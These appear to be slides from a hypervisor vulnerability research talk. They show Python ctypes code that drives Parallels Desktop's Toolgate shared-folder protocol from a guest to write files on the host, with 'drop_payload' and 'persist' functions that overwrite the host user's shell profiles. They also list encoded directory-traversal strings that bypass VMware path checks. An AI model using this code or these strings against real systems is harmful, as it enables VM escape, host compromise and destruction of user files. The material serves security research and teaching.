        unsigned long long __attribute__((aligned(8))) Va;
#endif
    } u;
    unsigned ByteCount;
    unsigned Writable:2;
    unsigned Reserved:30;
} TG_BUFFER;
```

Toolgate protocol primitives – hypervisor side

```
typedef struct _TG_PAGED_BUFFER {
    TG_UINT64 Va;
    unsigned ByteCount;
    unsigned Writable:1;
    unsigned Reserved:31;
    // TG_UINT64 Pages[];
} TG_PAGED_BUFFER;

struct _ASSERT_TG_PAGED_BUFFER {
    char test[sizeof(TG_PAGED_BUFFER) == 16 ? 1 : -1];
};

typedef struct _TG_PAGED_REQUEST {
    unsigned Request;
    unsigned Status;
    unsigned RequestSize;
    unsigned short InlineByteCount;
    unsigned short BufferCount;
    TG_UINT64 RequestPages[1/*RequestPageCount*/];
    // char InlineBytes[(InlineByteCount + 7) & ~7];
    // TG_PAGED_BUFFER Buffers[BufferCount];
} TG_PAGED_REQUEST;
```

Talking to the hypervisor

```
### toolgate hypercall structures

class TG_REQUEST(Structure):
    _fields_ = [("Request", c_uint),
    ("Status", c_uint),
    ("InlineLen", c_ushort),
    ("BufferCount", c_ushort),
    ("Reserved", c_uint)]

class TG_BUFFER(Structure):
    _fields_ = [("Address", c_void_p),
    ("ByteCount", c_uint),
    ("Writeable", c_uint)]
```

```
## toolgate api functions

def open_tg():
    maybe_print("> open_tg()");
    return os.open("/proc/prl_pwn", os.O_WRONLY); # 1????

def close_tg(fd):
    return os.close(fd);

def call_tg(tg_fd, req):
    maybe_print("> call_tg()");
    global tg_error;
    oserr = os.write(tg_fd, pack("@P", addressof(req)));
    if ( oserr != 0 ):
        return oserr;
    tg_error = req.Header.Status;
    return tg_error;
```

Emulating the protocol

```
class prlfs_attr(Structure):
    _fields_ = [("size", c_uint64),
    ("atime", c_uint64),
    ("mtime", c_uint64),
    ("ctime", c_uint64),
    ("mode", c_int),
    ("uid", c_int),
    ("gid", c_int),
    ("valid", c_int),
    ("ino", c_uint64),
    ("reserved", c_uint64) ]

class STRUCT_TG_REQUEST_FS_L_OPEN(Structure):
    _fields_ = [("Header", TG_REQUEST),
    ("Path", TG_BUFFER),
    ("Params", TG_BUFFER)]

class STRUCT_TG_REQUEST_FS_L_RW(Structure):
    _fields_ = [("Header", TG_REQUEST),
    ("Params", TG_BUFFER), # prlfs_file_desc
    ("Data", TG_BUFFER)] # .Writeable = 0 for Read, 1

class STRUCT_TG_REQUEST_FS_L_RELEASE(Structure):
    _fields_ = [("Header", TG_REQUEST),
    ("Params", TG_BUFFER)] # prlfs_file_desc

class STRUCT_TG_REQUEST_FS_L_ATTR(Structure):
    _fields_ = [("Header", TG_REQUEST),
    ("Path", TG_BUFFER),
    ("Attr", TG_BUFFER)] # struct prlfs_attr
```

```
### sf hypercall request helpers

def get_req_fs_open(c_filename, fpar):
    req = STRUCT_TG_REQUEST_FS_L_OPEN();
    init_tg_header(req, TG_REQUEST_FS_L_OPEN, 0, 2);
    # filename
    req.Path.Address = addressof(c_filename);
    req.Path.ByteCount = len(c_filename);
    # params
    req.Params.Address = addressof(fpar);
    req.Params.ByteCount = sizeof(fpar);
    req.Params.Writeable = 1;
    return req;

def get_req_fs_read(fpar, buf):
    req = STRUCT_TG_REQUEST_FS_L_RW();
    init_tg_header(req, TG_REQUEST_FS_L_RW, 0, 2);
    # buffer0 = struct prlfs_file_desc
    req.Params.Address = addressof(fpar);
    req.Params.ByteCount = sizeof(fpar);
    # buffer1 = buffer that will receive read data fror
    req.Data.Address = addressof(buf);
    req.Data.ByteCount = sizeof(buf);
    req.Data.Writeable = 1;
    return req;
```

```
### high level api

def prlsf_create(filename, mode): # mode = 0644, etc.
    maybe_print("> prlsf_create()");
    fpar = prlfs_file_desc();
    fpar.offset = mode | stat.S_IFREG; # Parallels reuses
    maybe_print("Mode: " + hex(fpar.offset))
    fpar.flags = 0xC; # magic value
    if (type(filename) == str):
        filename = bytes(filename, "ascii");
    c_filename = create_string_buffer(filename);
    req = get_req_fs_open(c_filename, fpar);
    tg = open_tg();
    retval = call_tg(tg, req);
    close_tg(tg);
    if (retval == 0):
        return fpar;
    return 0;

def prlsf_open(filename, flags):
    maybe_print("> prlsf_open()");
    fpar = prlfs_file_desc();
    fpar.flags = flags;
    if (type(filename) == str):
        filename = bytes(filename, "ascii");
    c_filename = create_string_buffer(filename);
    req = get_req_fs_open(c_filename, fpar);
    tg = open_tg();
    retval = call_tg(tg, req);
    maybe_print( "Toolgate: " + hex(retval) );
    close_tg(tg);
    if (retval == 0):
        return fpar;
    return 0;
```

Execute payload

```
def drop_payload(fname, buf): # todo: return values checks
    maybe_print("> drop_payload()");
    print("[*] Dropping payload: " + fname + ", size " + hex(len(buf)) + " bytes")
    prlsf_create(fname, 0o744);
    fpar = prlsf_open(fname, os.O_RDWR|os.O_TRUNC);
    prlsf_write(fpar, buf);
    prlsf_close(fpar);
    return;

def persist(binary_path):
    maybe_print("> persist()");
    home = try_find_homedir();
    for profile in ['.bash_profile', '.bashrc', '.zprofile', '.profile']:
        profilepath = home + '/' + profile;
        maybe_print(profilepath);
        prlsf_create(profilepath, 0o644);
        fpar = prlsf_open(profilepath, os.O_RDWR|os.O_TRUNC);
        if (fpar):
            prlsf_write(fpar, binary_path + "\n");
            prlsf_close(fpar);
            print("[+] Registered persistence in " + profile);
    return;
```


VMware shared folders (CVE-2007-1744)

- Directory traversal
- Implementation uses MultiByteToWideChar() API
- Path sanitization is bypassed by injecting a unicode '..' substring as "%c0%2e%c0%2e"

CVE-2008-0923: directory traversal #2

- Improperly patched CVE-2007-1744
- Path sanitization is bypassed by injecting "0xc20x2e0xc20x2e"

Literally the first case study slide in my training "Hypervisor Vulnerability Research"...



Thank you
Twitter: @alisaesage
Email: contact@zerodayengineering.com

zerodayengineering.com